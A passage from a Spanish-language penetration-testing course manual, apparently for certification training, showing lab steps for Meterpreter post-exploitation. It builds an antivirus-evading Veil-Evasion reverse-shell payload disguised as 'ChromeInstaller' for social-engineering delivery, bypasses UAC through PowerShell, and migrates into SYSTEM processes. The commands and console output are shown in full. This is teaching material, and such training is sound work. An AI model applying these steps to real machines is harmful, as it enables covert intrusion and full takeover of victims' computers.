- Si ejecutamos el comando "**sysinfo**" podemos ver **información acerca del sistema ajeno** en el que estamos dentro, como puede ser, arquitectura, usuario loggeados, dominio, etc.

```
meterpreter > sysinfo
Computer        : WIN-LACP91IBMRE
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
```

Imagen 3.4.8: Información obtenida por el comando "sysinfo".

- También podemos ubicarnos en el sistema ejecutando el comando "**pwd**", para mostrar el directorio dentro del sistema ajeno en el que residimos actualmente

- Entre los comandos de mayor utilidad del meterpreter, está el de "shell" que básicamente lo que hace es darnos eso, arrojar una shell sobre el sistema ajeno, asi ejecutar comando con la sintaxis de la plataforma en la que este este sistema. Dentro de meterpreter ejecutamos "shell":

Imagen 3.4.9: Creación de shell 5.para uso en el sistema ajeno.

- Ya creada la shell, podemos navegar sobre los directorios del sistema ajeno:




Imagen 3.5.0: Listado de directorios en el sistema ajeno.

¿Cómo funciona el ataque?

Después de haber finalizado con la configuracion del exploit y el payload, como también haber conseguido que la víctima ingrese a la dirección que está hospedando nuestra máquina, lo que sucede al momento de que se ingresa a la dirección es que se lleva a cabo **una corrupción de memoria en el motor HTML** de Microsoft, con la consecuencia de que se realice la **inyección de código arbitrario**.

Evasión de Antivirus y explotación de Windows 8.1

Algo común de los sistemas operativos modernos es que esto cuenta con mejoras que permiten una seguridad mayor tanto para el usuario como para su información, estas mejoras son los **firewalls modernos**, sistemas de protección, antivirus e IPS (Intrusion Prevention System). Esto hace más difícil que un atacante logre la intrusión a un sistema ajeno, puesto a la creciente tasa de ataques, las compañías que desarrollan soluciones de seguridad se ven obligadas a permanecer al tanto de estas técnicas de intrusión, incorporando esta soluciones de seguridad a los sistemas informáticos, siendo asi más difíciles de penetrar.

Es por esto que se han desarrollado herramientas para poder hacer un **bypass** de estos IPS, soluciones Antivirus y demás protecciones con las que dispone un sistema, poder conseguir la explotación de una forma **cautelosa**, una excelente herramienta para conseguir esto es **Veil-Evasion.**

Este framework, genera payloads indetectables o difíciles de detectar por los sistemas de protección, estos trabajan junto **Metasploit,** lo que nos permite tener 2 framework trabajando como 1 sola plataforma. En el siguiente ejercicio se realizará la intrusión.

Lo que se necesitará:

- **VM de Windows 8.1**. Microsoft ofrece gratuitamente una imagen ISO que contiene a **Windows 8.1 Enterprise Edition** en una version de **prueba por 90 días**, se puede conseguir visitando el siguiente enlace: https://www.microsoft.com/en-us/evalcenter/evaluate-windows-8-1-enterprise

- Kali Linux. Para esta prueba se hará uso de la version más nueva de Kali (**Kali Rolling**) el cual está disponible para descargarse ya sea en imagen ISO, en imágenes virtuales ya sea para VMware o VirtualBox o mediante torrent, todas de forma gratuita en el sitio oficial de Kali: https://www.offensivesecurity.com/kali-linux-vmware-virtualbox-image-download/

- En las diferentes páginas de descarga de cada S.O vienen las instrucciones de instalación. Después de haber instalado cada máquina en VMware, Es

importante que antes de iniciar las máquinas virtuales, ambos adaptadores estén configurados en modo (**NAT**)

IMPORTANTE: Tener instalado el framework de Veil-Evasion, puesto que no es una herramienta incluida en las distros para Pentesting.

NOTA: Esta herramienta viene ya incluida en el material que se proporciona en la certificación, puesto a que el proceso de descarga e instalación es demasiado tardado y un tanto tedioso como para hacerlo en las clases. Para descargarlo por tu cuenta puedes visitar los 2 enlaces siguientes, en donde vienen instrucciones para llevar a cabo la instalación del framework: https://www.veil-framework.com/framework/veil-evasion/ https://github.com/Veil-Framework/Veil-Evasion

Uso de Veil-Evasion.

- Una vez completada la instalación del framework en Kali, dentro del directorio **"/usr/share/"** habrá una carpeta nombrada "**veil-evasion**", que es donde reside la herramienta, navegamos hacia ese directorio y mostramos los objetos dentro usando el comando "**ls**":

Imagen 3.5.1: Ubicación de la herramienta Veil-Evasion.

- Dentro, entre los objetos vemos un script con extensión "**.py**" este script de python es el que inicializa al framework, lo iniciamos con el comando **"./Veil-Evasion.py**", o simplemente desde cualquier ubicación, ejecutando el comando "**veil-evasion**" se iniciará la herramienta:

Imagen 3.5.2: Menú principal de Veil-Evasion.

- Para comenzar con la creación de nuestro payload malicioso, primero debemos mostrar la lista donde se enumeran los payloads para que escojamos el nuestro, ejecutamos le comando "**list**" para mostrar los payloads disponibles:

Configuracion de nuestro payload malicioso obtención de explotación.

- Una vez hecho eso, aparecerá una lista con los 50 payloads disponibles compilados en distintos lenguajes. Usaremos un payload que estará compilado en C, en este caso nosotros utilizaremos la **opción 6** que es la de " **c/meterpreter/rev_tcp**" (**el número de payloads** puede variar depende la versión que se haya descargado):




Imagen 3.5.3: Lista de payloads disponibles y selección del que se usará.

- Escogeremos el payload de nuestra preferencia haciendo uso del comando "**use**" y el número de payload, quedando asi el comando: "**use 6**", en donde veremos las opciones de configuracion del payload, completaremos la configuracion usando los comandos "**set**" y "**generate**":




Imagen 3.5.4: Opciones de configuración que se utilizarán.

Ya dentro, vamos a establecer los parámetros de configuración , puesto que es una **Shell inversa de meterpreter**, tendremos que configurar nuestra dirección IP que será con la que se establezca la conexión de la shell inversa (**LHOST)** y un puerto que este a la escucha **(LPORT)** y **el nombre del ejecutable,** escribiendo así:

- **set LHOST " Tu IP"**
- **set LPORT "El puerto que quieres a la escucha".** Acá fue configurado antes, es por eso que las variables de **LHOST y LPORT** se muestran en la columna de "**Current Value**", y por ultimo escribimos **"generate":**




Imagen 3.5.5: Valores que se le asignarán a cada opción de configuración.

Con esto, ya creamos nuestro payload indetectable, vemos que aparecen las configuraciones establecidas para el payload y demás detalles como el **lenguaje en el que esta compilado**, en este caso fue "**c**" y se nombró como ***"ChromeInstaller***", también se muestra el directorio donde se encuentra el payload guardado y el directorio en donde se ubica el handler.

Asi como también nos muestra un mensaje de que **no subamos muestras a ningún escáner online**. Esto se debe a que las páginas web que prestan este tipo de servicios, se quedan con el software que nosotros cargamos para el escaneo en busca de malware, para posteriormente enviarlo a las cas antivirus y realizarle una revisión, en caso de encontrar algo perjudicial en la muestra, la compañía a cargo del antivirus subirá la muestra a su base de datos, asi actualizando la firma del antivirus, asi este más tarde podrá detectar estos payloads.

Para terminar es proceso de creación del payload presionamos Enter para regresar al menú:




Imagen 3.5.6: Finalización del proceso de compilado de nuestro payload malicioso con su respectiva configuración.

Abrimos otra terminal de comandos y ejecutamos "**service postgresql start**" para iniciar el servicio de **postegresql**, para posteriormente iniciar Metasploit. Después en esa misma terminal ejecutamos "**msfconsole**" para llamar al framework.

- Dentro, hacemos uso de un handler con: "**use exploit /multi/handler"** el cual es un exploit que estará a la escucha de las sesiones meterpreter que se activen en la red al momento de que el payload se ejecute, en donde también haremos uso de un payload que creará el canal de comunicación con el payload que se hizo con Veil-Evasion y que se ejecutará en la plataforma de Windows, el payload que escogeremos ahora será un "**windows/meterpreter/reverse_tcp**" ya colocado usando el comando "**set**" veremos las opciones de configuracion de este payload:




Imagen 3.5.7: Uso del "handler" y configuracion del payload de Metasploit.

- Las opciones de configuracion que se muestran son **el Host y el puerto que estarán a la escucha**, aquí demos ingresar la misma información que en el primer payload, ya que tendrá que coincidir para que se pueda establecer la conexión y se cree el canal de comunicación, por lo que ingresaremos nuestra dirección IP en "**LHOST**" y en "**LPORT**" el puerto 443

Imagen 3.5.8: Configuración del payload que estará a la escucha en Metasploit.

Ya después de haber hecho las configuraciones correctas, haremos llegar el ejecutable malicioso que se encuentra en "**/var/lib/Veil-evasion/compiled/",** en este caso es "**ChromeInstaller**". Como este ataque necesita de la **interacción por parte del usuario** para poder llevarse a cabo, se tendrá que recurrir al uso de **ingeniería social** para convencer a la victima de que en el equipo objetivo sea ejecutado el payload.

Como esta es una prueba, lo transferiremos de una maquina a otra por medio de almacenamiento masivo, suponiendo que el malware ha llegado a la maquina objetivo y se ejecuta, no ocurrirá nada:

- Si lo realiza de forma exitosa, nos arrojara la sesión meterpreter gracias a la Shell inversa que configuraremos con la misma info proporcionada para el payload, escribimos "**exploit**", presionamos Enter, y esperamos a que la víctima ejecute el "**ChromeInstaller**" (Payload Malicioso)**:**

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.28.145:443
[*] Starting the payload handler...
```

Imagen 3.5.9: Iniciando el payload y handler dentro de Metasploit.

- Conseguido esto vemos como se abre la sesión meterpreter y podemos comenzar la interacción con el sistema ajeno:




Imagen 3.6.0: Sesión meterpreter abierta.

- Ya conseguida la sesion, podemos ejecutar algunos comandos para conseguir información acerca de este sistema, en la shell del meterpreter ejecutamos "**sysinfo**" para ver más detalles acerca de este equipo:

Imagen 3.6.1: Inforación acerca del sistema comprometido.

- También podemos ubicarnos en el directorio del sistema ajeno con ayuda el comando "**pwd**":

Imagen 3.6.2: Directorio en donde residimos desde la sesion meterpreter.

Hasta ahora hemos completado exitosamente el proceso de explotación, consiguiendo asi nuestra Intrusion informática, en donde ya obtuvimos la sesion meterpreter, el pequeño gran detalle de esto, es que solo podemos realizar tareas o acción como un usuario local más, no somos la autoridad máxima en el sistema, ni tampoco tenemos carácter administrativo…aun.

Escalada de privilegios en Windows 8.1 a nivel administrativo ""AUTHORITY/SYSTEM"".

Cuando se realiza la intrusión a un sistema ajeno con plataforma Windows, lejos de obtener una sesion meterpreter que nos permita interactuar con este sistema, averiguar información sobre él y navegar en los directorios, se puede sacar un provecho mucho mayor a esta explotación. Habrá veces en las que la explotación que consigamos nos de privilegios de carácter administrativo y habrá otras en las que seremos un usuario local más. Escalar privilegios puede llegar a ser una tarea complicada, esto se debe a las protecciones que tenga el sistema en el que estamos dentro, una vez conseguida esta escalada de privilegios se pueden realizar acciones bastante ventajosas, como puede ser el volcado de passwords, borrar directorios, descargar información, subir información realizar la ejecución de algún troyano, etc. Para llevar a cabo todo esto se necesita tener carácter administrativo, como estamos trabajado desde la consola, el protocolo de seguridad cambia, las restricciones son otras y demás factores que intervienen. En Metasploit existen módulos que nos permiten conseguir nuestro propósito, mediante múltiples pasos que nos llevarán a ser la máxima autoridad en el sistema ajeno en el que nos encontremos
Una vez conseguida nuestra primer Shell meterpreter en el sistema ajeno, es hora de conseguir control total del equipo, consiguiendo privilegios de carácter administrativo y de máxima autoridad en el sistema.

¿Qué es el User Access Control (UAC)?

Desde la salida de Windows vista, Microsoft incorporó una protección llamada "**Control de Acceso de Usuario**" (UAC), esta ayuda a la prevención de cambios no autorizados en el sistema, como es común, las aplicaciones, malware, virus, etc. Intentan realizar cambios para que se lleven a cabo acciones perjudiciales para el sistema y la información de la víctima. El UAC, evita esto asegurando que cada cambio que se realicé en el sistema sea aprobado por el usuario, lo que hace que se torne más complicada y difícil que consigámosla escalada de privilegios en el sistema. Existen múltiples formas de hacer bypass a esta protección, ya sea mediante la ejecución de algún otro malware, exploits que inhabilitan la aplicación o inyecciones de código de forma remota, que es la técnica menos común y será la que usaremos.

Bypass del UAC en Windows 8.1

Retomando el punto anterior, vemos que se consiguió la ejecución exitosa del payload, y se obtuvo la sesión meterpreter, pero con privilegios de usuario local. Para ir más allá de eso, haremos uso de un **exploit** para Windows (**windows/local/ask**) el cual es hará uso de **powershell** para poder hacer **bypass al UAC** de Windows (User Access Control) y así conseguir nuestro objetivo, **configuraremos 2 cosas solamente, la sesión de meterpreter actual y la técnica, que será PSH (Powershell).** La de Tipo EXE no es recomendable ya que todos los sistemas de detección modernos la categorizan como malware.

- Realizamos un "background" de la sesion para dejarla en ejecución sobre segundo plano.
- Después haremos uso del exploit mencionando:" **windows/local/ask",** con el comando "**use**", ejecutándolo de esta forma: "**use exploit windows/local/ask",** ejecutamos **"show options"** para ver las opciones de configuracion.

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > use exploit/windows/local/ask
msf exploit(ask) > show options

Module options (exploit/windows/local/ask):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   FILENAME                    no        File name on disk
   PATH                        no        Location on disk, %TEMP% used if not set
   SESSION                     yes       The session to run this module on.
   TECHNIQUE  EXE              yes       Technique to use (Accepted: PSH, EXE)
```

Imagen 3.6.3: Opciones de configuracion del exploit.

- Dentro se encuentra la variable "**SESSIONS**" en esta colocaremos nuestro ID de sesion meterpreter (que es el número 1, ya que nos encontramos en esa sesión), la establecemos con el comando "**set SESSION 1**", también nos encontraremos con dos técnicas de bypass de UAC, mediante ejecutable y por **inyección de código powershell**, escogemos esta última, colocando el comando "**set TECHNIQUE PSH**", y al final corremos el exploit con el comando "**run**"

- Ya configurados los pasos anteriores, vemos que se ejecuta el exploit y la inyección de código, indicando la revisión y estatus del "**UAC**", indicando

también que la inyección se completó de debidamente y se **abre otra sesión meterpreter**, la cual será la **numero 2**.




Imagen 3.6.4: Ejecución exitosa del exploit y obtención de nueva sesion meterpreter.

- Al abrirse esta nueva sesion, automáticamente nos trasladaremos a ellas, dentro ejecutamos el comando "**getuid**" para saber la "posición jerárquica" en la que nos encontramos actualmente en este sistema:

Imagen 3.7.4: Revisión de tipo de usuario, aun somos locales.

-
- Aún seguimos **teniendo privilegios de usuario local**, por lo que tendremos que **migrar nuestro proceso** a uno de carácter "**AUTHORITY SYSTEM**" o carácter administrativo, para poder terminar nuestra escalada de privilegios. En la Shell de meterpreter escribimos el comando "**ps**" el cual nos mostrará un **listado de procesos** en el sistema ajeno, del cual nosotros escogeremos un proceso de carácter antes mencionado para poder hacer la **migración de proceso,** en el listado se mostrarán muchos más, podemos escoger el que queramos, lo importante es que en la descripción del tipo de proceso este diga: "**NT AUTHORITY\SYSTEM"**. Para realizar esta migración se hace uso del comando "**migrate**", la sintaxis es fácil, solo se especifica al final el **numero ID del proceso al que vayamos a migrar**, quedando asi el comando: "**migrate 1024**":




Imagen 3.6.5: Identificando un proceso de carácter administrativo.




Imagen 3.6.6: Consiguiendo la migración hacia el proceso seleccionado.

- Seguido de esto, haremos background de la sesión actual, con el comando "**background**" , y nos regresará a la consola de Metasploit y desde ahí haremos uso de un **"post**", lo que hará esto será recopilar información acerca de los privilegios de Windows con los que contamos actualmente, escribiendo así:

- "**use post/windows/gather/win_privs "**, ejecutamos el comando "**sessions**" para enumerar las sesiones de meterpreter actualmente activas, viendo esto solo colocaremos el ID nuestra sesión actual de meterpreter **(la 2)** con el comando "**set SESSION 2**":

Imagen 3.6.7: Uso del módulo para verificar privilegios y colocando la sesión 2 para su uso.

- Después de ello, escribimos el comando **run**, vemos como realiza su trabajo y obtenemos el carácter administrativo que buscábamos, solo que, con pocos privilegios, los cuales aumentaran a continuación.

Imagen 3.6.8: Obtención de privilegios de carácter administrativo.

- Ejecutamos el comando "**sessions –i 2**" para interactuar con la sesion de meterpreter número 2, dentro ejecutamos el comando "**ps**" para enumerar los procesos disponibles, de donde escogeremos uno distinto que contenga carácter administrativo, realizaremos una última migración para terminar nuestra escalada de privilegios, en este caso pasaremos del **1024 al 2936 (Proceso anterior hacia el de ahora):**





Imagen 3.6.9: Última migración hacia otro proceso de carácter administrativo.

- Después de eso hacemos background de la sesión en la que nos encontramos (**la numero 2**) , si corremos de nuevo el **post** "**win_privs**", lo que este hará será recopilar la información acerca de nuestro estatus actual como usuario en el sistema, ahora nos indica que nuestro "**User ID"** (**UID**) tiene etiqueta o descripción **NT AUTHORITY\\SYSTEM,** también indica que el **UAC está deshabilitado,** y que somos **administradores:**

Imagen 3.7.0: Una vez conseguida la migración se ejecuta de nuevo el módulo de revisión de privilegios.


meterpreter > migrate 2936
[*] Migrating from 1204 to 2936...
[*] Migration completed successfully.
meterpreter > background
[*] Backgrounding session 2...
msf post(win_privs) > run

Imagen 3.7.1: Obtención total de privilegios y conseguir ser máxima la autoridad en el sistema.



- Sabiendo esto, volvemos a interactuar con la Shell del meterpreter, ahora usaremos el comando " **sessions –i 2**" para pasarnos a la shell de meterpreter, estando dentro ejecutamos los comandos "**getsystem**" y "**getuid**", que lo que harán será verificar/intentar escalar privilegios en el sistema, pero como ya los tenemos, solo arrojarán información indicando el estatus que tenemos (**NT AUTHORITY\\SYSTEM),** e información de ya se obtuvieron los privilegios y demás detalles:

Imagen 3.7.2: Interacción con sesion meterpreter 2 y afirmación de haber conseguido con éxito nuestra escalada de privilegios



Uso de armitage.

Luego de habernos familiarizado con la consola del framework, es momento de aprender a utilizar la interfaz gráfica de Metasploit, **armitage**.
Esta interfaz proporciona al usuario un entorno grafico e intuitivo para llevar acabo los test de intrusión, y ver un panorama mayor del ataque, además de que puede visualizar los objetivos, recomendar exploits, realizar búsquedas más completas mediante otros criterios, además de que se utiliza para llevar a cabo tareas más avanzadas sobre **post-explotación**

Ventajas de armitage:

- Incorpora una interfaz gráfica de fácil uso.
- Automatiza el proceso de uso y lanzamiento de exploits.
- Nos da un panorama más extenso de cómo se llevan a cabo las intrusiones en un red.

Iniciando Armitage.

Para iniciar la a Armitage, se peude hacer desde el menú de aplicaciones en: **"Applications", "Parrot", "Explotation Tools", "Metasploit Framework" y "Armitage"**:

También se puede iniciar utilizando el comando "**armitage**" para llamarlo desde la terminal de comandos, cómo se mencionó antes, esta es la interfaz gráfica

de Metasploit, que contiene más características y proporciona las mismas funcionalidades que el framework dispone en la consola de comandos.

- Para esto debemos iniciar primero el **servicio de PostgreSQL**, con el comando "**service postgresql start**", después revisaremos el estatus actual de la base de datos con "**service postgresql status**", donde veremos que está activa y funcional, después teclearemos y ejecutaremos el comando "**armitage**":




Imagen 3.7.3: Inicialización del servicio de PostgreSQL y revisión de su estatus.

- Aparecerá una ventana donde se indican campos en donde se puede ingresar configuraciones, como es el Host al que estará conectado el servidor, el puerto, usuario y password, dejaremos todo como esta y hacemos clic en "**connect**"




Imagen 3.7.4: Parámetros de configuracion para establecer la conexión hacia Armitage.

- Aparecerá una ventana donde indicará que no tenemos activo un servidor RPC de Metasploit aún, por lo que Armitage se ofrecerá a iniciarlo por nosotros, hacemos clic en "**Yes**"

